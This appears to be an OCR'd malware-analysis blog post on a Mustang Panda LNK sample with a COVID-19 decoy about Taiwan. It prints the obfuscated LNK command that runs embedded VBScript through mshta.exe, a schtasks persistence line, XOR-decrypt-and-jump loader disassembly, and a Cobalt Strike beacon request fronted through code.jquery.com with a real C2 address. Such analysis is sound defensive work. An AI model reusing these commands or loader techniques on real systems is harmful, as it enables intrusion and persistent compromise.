
Mustang Panda joins the COVID-19 bandwagon

malwareandstuff.com/mustang-panda-joins-the-covid19-bandwagon/

March 22, 2020




```
decryptLoop:
xor     byte ptr [eax+edi], 63h
inc     eax
cmp     eax, [ebp+NumberOfBytesRead]
jb      short decryptLoop
```

```
loc_100004DF:                   ; hObject
push    [ebp+hObject]
call    ds:CloseHandle
call    edi                     ; jump to decrypted code area
```

Published by **hackingump** on March 22, 2020

In a time where Corona is all over the news, cyber criminals are also taking advantage of this situation. Weeks ago I stumbled on a twitter post regarding the MustangPanda APT group and decided to take a look at it.



PARTHI @cyber__sloth · Feb 27

A #mustangpanda #lnk sample possibly targets Taiwan using #coronavirus lure. Uses tencentsoso.exe for DLL sideloading. The final payload is #cobaltstrike. Domain fronting via "code.jquery.com". C2: 123.51.185[.]75 hash: fc00964131a8c9407ba77484e724fc9d

CHINESE - DETECTED CHINESE ENGI

台灣地區副領導人陳建仁日前在臉書發文
中走動都會被感染，但台灣不是。不料美
列出顯然有"社區傳播"風險的目的地，其

台"外交部"要求美方更正。不少網民嘲諷
果"爸爸直接貼標籤"。

Táiwān dìqū fù lǐngdǎo rén chénjiànrén rìqián zà
tèxìng shì zài shèqū zhōng zǒudòng dūhuì bèi g
jíbìng kòngzhì yǔ yùfáng zhōngxīn 20 rì liè chū x

Show more

2 31 66

Twitter status that started this blog post


Summary

The attack consists of multiple stages and it all starts with a LNK File which contains embedded HTML Code with a script tag carrying VBScript code.

The LNK file runs a command that executes the embedded code via mshta.exe. Afterwards a decoy document and dropper are placed and executed on the system.

The Dropper drops 3 other files into the Public Music folder and persists tencentsoso.exe via the task scheduler. Those files are all loaded into memory in order to execute code which contacts the C2 server to download the final stage which is believed to be a Cobalt Strike Payload.

Stage 1 – LNK Dropper


02-21-1 Properties

02-21-1

Target type: File

Target location:

Target: ~-1,1%h%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"

Start in:

Shortcut key: None

Run: Minimized


Comment: 02-21-1.lnk

By looking at the properties of the LNK file we can find a malicious command entered into the target property:

```
# raw
%comspec% /c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do
f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i in ('dir "%x\02-21-1.lnk" /s /b') do
start %TEMP:~-2,1%%windir:~-1,1%h%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"

# beautified and pseudo code like
cmd.exe /c for %x in (%temp%=%cd%)
        do for /f "delims==" %i in ('dir %x\02-21-1.lnk /s /b')
                do start mshta.exe "%i"
```

To simplify this, the command searches for the 02-21-1.lnk and executes it via mshta.exe. Mshta.exe[1] is an executable on Windows that can be used to run HTML Applications. In this case it is used to run malicious VBScript code which is embedded in HTML Tags that can be found in the LNK file.



Graphic explaining the lnk stage


The VBScript code opens a decoy document containing Chinese text, drops a PE executable and runs it. Here is the text translated into English:

```
Taiwanese deputy leader Chen Jianren recently wrote on Facebook that the
characteristic of community transmission is that people walking in the community will
be infected, but Taiwan is not. Unexpectedly, the US Centers for Disease Control and
Prevention listed on the 20th the destinations that are clearly at risk of "community
transmission", including Taiwan.

Taiwan's "Foreign Ministry" demanded that the United States correct it. Many netizens
ridiculed that the authorities had never wanted to admit it, and as a result, "Dad
directly tags."
```

Stage 2 – PE DROPPER


The dropped file is a PE executable that serves as another dropper which contains a resource named “HELP”.



```
00019858  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   MZ
00019878  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00
00019898  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F       !  L !This program canno
000198B8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   t be run in DOS mode.    $
000198D8  BB 9C F5 EF FF FD 9B DC FF FD 9B DC FF FD 9B DC 17 E2 91 DC F4 FD 9B DC 7C E1 95 DC FE FD 9B DC
```

Picture of Resource Hacker showing the resource


When executed, 3 files from the “HELP” resource are dropped into C:\Users\Public\Music and schtasks.exe is run in order to achieve persistence on the system.



```
mov     ebx, [ebp+hInstance]
push    esi
push    edi
push    15h
pop     ecx
xor     eax, eax
push    eax             ; nShowCmd
push    eax             ; lpDirectory
mov     esi, offset aFCreateTnTence ; "/F /Create /TN Tencentid /sc minute /MO"...
lea     edi, [esp+0C0h+Parameters]
rep movsd
lea     ecx, [esp+0C0h+Parameters]
push    ecx             ; lpParameters
push    offset File     ; "schtasks.exe"
push    offset Operation ; "open"
push    eax             ; hwnd
call    ds:ShellExecuteA
mov     esi, ds:LoadStringW
push    1               ; cchBufferMax
push    offset WindowName ; lpBuffer
push    67h             ; uID
push    ebx             ; hInstance
call    esi ; LoadStringW

aFCreateTnTence db '/F /Create /TN Tencentid /sc minute /MO 1 /TR C:\Users\Public\Mus'
                                        ; DATA XREF: sub_4015B9+27↑o
                db 'ic\tencentsoso.exe',0
```

Disassembly snippet of execution of schtasks.exe to persist one of the dropped files




Name	#	Title	Contributing artists	Album
Sample Music				
nsa				
SideBar.dll				
tencentsoso.exe				

4 items

tencentsoso.exe is actually a real file from Tencent and at least part of the software Tencent SideBar. The DLL File here however is custom made and used to load the nsa binary file. I believe that the attackers are trying to trick victims here into believing that this is legit software.

Stage 3 – Final PE File

Once tencentsoso.exe is executed, it dynamically loads the SideBar.DLL. The DLL then reads the nsa file and decrypts it with a simple XORing, allocates memory via VirtualAlloc with executable rights and writes the decrypted nsa content into executable memory. Afterwards it jumps to this executable content.



```
decryptLoop:
xor     byte ptr [eax+edi], 63h
inc     eax
cmp     eax, [ebp+NumberOfBytesRead]
jb      short decryptLoop
```


```
loc_100004DF:               ; hObject
push    [ebp+hObject]
call    ds:CloseHandle
call    edi                 ; jump to decrypted code area
```

Decrypting nsa and dynamically jump to decrypted part

The sample uses a Cobalt Strike feature known as malleable c2 and contacts its C2 server 123.51.185.75 to download the next payload.


```
GET /jquery-3.3.1.slim.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko)
Connection: Keep-Alive
Cache-Control: no-cache
```

Looking at the response in Wireshark, it becomes clear that the attackers hide the payload in the JQuery code. It reads the content of the file into a buffer, decrypts the code area and jumps to the offset 0x1008 to start the next stage.



```
/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use strict";"object"==typeof module&&"object"==typeof
module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}
("undefined"!=typeof window?window:this,function(e,t){"use strict";var
n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString,d=p.call(Object),h={}
,g=function e(t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&t===t.window},v={type:!0,src:!0,noModule:!
0};function m(e,t,n){var i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}
function x(e){return null==e?e+"":"object"==typeof e||"function"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=function(e,t){return new
w.fn.init(e,t)},T=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g;w.fn=w.prototype={jquery:"3.3.1",constructor:w,length:0,toArray:function(){return
o.call(this)},get:function(e){return null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=w.merge(this.constructor(),e);return
t.prevObject=this,t},each:function(e){return w.each(this,e)},map:function(e){return this.pushStack(w.map(this,function(t,n){return
e.call(t,n,t)}))},slice:function(){return this.pushStack(o.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return
this.eq(-1)},eq:function(e){var t=this.length,n=+e+(e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:function(){return this.prevObject||
this.constructor()},push:s,sort:n.sort,splice:n.splice},w.extend=w.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.length,l=!
1;for("boolean"==typeof a&&(l=a,a=arguments[s]||{},s++),"object"==typeof a||g(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in
e)n=a[t],a!==(r=e[t])&&(l&&r&&(w.isPlainObject(r)||(i=Array.isArray(r)))?(i?(i=!1,o=n&&Array.isArray(n)?n:[]):o=n&&w.isPlainObject(n)?n:
{},a[t]=w.extend(l,o,r)):void 0!==r&&(a[t]=r));return a},w.extend({expando:"jQuery"+("3.3.1"+Math.random()).replace(/\D/g,""),isReady:!0,error:function(e)
{throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return!(!e||"[object Object]"!==c.call(e))&&(!
(t=i(e))||"function"==typeof(n=f.call(t,"constructor")&&t.constructor)&&p.call(n)===d)},isEmptyObject:function(e){var t;for(t in e)return!1;return!
0},globalEval:function(e){m(e)},each:function(e,t){var n,r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1===t.call(e[r],r,e[r]))break}else for(r in e)if(!
1===t.call(e[r],r,e[r]))break;return e},trim:function(e){return null==e?"":(e+"").replace(T,"")},makeArray:function(e,t){var n=t||[];return null!
=e&&(C(Object(e))?w.merge(n,"string"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,n){return null==t?-1:u.call(t,e,n)},merge:function(e,t){for(var
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var r,i=[],o=0,a=e.length,s=!n;o<a;o++)(r=!t(e[o],o))!
==s&&i.push(e[o]);return i},map:function(e,t,n){var r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&s.push(i);else for(o in e)null!
=(i=t(e[o],o,n))&&s.push(i);return a.apply([],s)},guid:1,support:h}),"function"==typeof Symbol&&(w.fn[Symbol.iterator]=n[Symbol.iterator]),w.each("Boolean
